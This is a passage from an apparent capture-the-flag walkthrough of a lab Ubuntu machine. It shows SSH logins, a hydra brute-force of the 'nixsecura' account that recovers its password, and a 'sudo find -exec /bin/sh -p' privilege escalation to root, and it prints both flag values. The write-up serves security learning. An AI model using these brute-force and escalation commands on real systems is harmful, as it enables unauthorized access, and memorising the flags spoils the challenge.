This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.170.108' (ED25519) to the list of known hosts.
marco@192.168.170.108's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-205-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 11 Mar 2025 07:28:36 AM UTC

  System load:           0.0
  Usage of /:            58.9% of 9.75GB
  Memory usage:          5%
  Swap usage:            0%
  Processes:             254
  Users logged in:       0
  IPv4 address for ens33: 192.168.170.108
  IPv6 address for ens33: 2409:40c2:8040:3e89:20c:29ff:fef6:b091


Expanded Security Maintenance for Applications is not enabled.

42 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
```

**Step 12 :**

We found the TNIH.txt file read the all text written here they clearly says A good investigator always checks who they are… and who they can so there  is 3 user marco murfy and nixsecura ftp login user is marco so there is nothing then we ssh login murfy but nothing id there then last is nixsecura we so nixsecura is a user we don’t have password on nixsecura but we have pass.txt so let’s brute the nixsecura user

```
  IPv4 address for ens33: 192.168.170.108
  IPv6 address for ens33: 2409:40c2:8040:3e89:20c:29ff:fef6:b091


Expanded Security Maintenance for Applications is not enabled.

42 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Feb 18 07:22:36 2025 from 192.168.220.158
marco@ctf101:~$ ls
nohup.out  snap  TNIH.txt
marco@ctf101:~$ cat TNIH.txt
A good investigator always checks who they are… and who they can become.
A key is hidden within another’s home.
SUDOers may hold the key to the next level.
Some users have special privileges. Can you find out who?
marco@ctf101:~$ cd /home
marco@ctf101:/home$ ls
marco  murfy  nixsecura
marco@ctf101:/home$
```

**Step 13:**

Done we found the pass of nixsecura user

```
┌──(kali㉿kali)-[~/Desktop/Nixsecura_CTF_Machine]
└─$ hydra -l nixsecura -P pass.txt 192.168.170.108 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-11 03:30:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41 login tries (l:1/p:41), ~3 tries per task
[DATA] attacking ssh://192.168.170.108:22/
[22][ssh] host: 192.168.170.108   login: nixsecura   password: S3cur1tyBr34ch@!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-11 03:30:52

┌──(kali㉿kali)-[~/Desktop/Nixsecura_CTF_Machine]
└─$
```

**Step 14:**

Use the password and login the nixsecura user and done we got the User_Flag.txt but we do not have root flag so we go the tmp file and create the file and –exec this file /bn/sh –p for permission and done we got the root flag .

```
marco@ctf101: /home
File  Actions  Edit  View  Help
$ ls
marco  murfy  nixsecura
$ cd nixsecura
$ ls
User_Flag.txt
$ cat User_Flag.txt
{b8f5c01b543e2dff078ca70f25a8b529f26ae03e}
$ cd /tmp
$ touch demo
$ sudo find demo -exec /bin/sh -p \;
# cd /root
# ls
root.txt  snap
# cat root.txt
{95b788f64f1fd4cd1cce67f45d27f3d0fa6b4f80}
#
```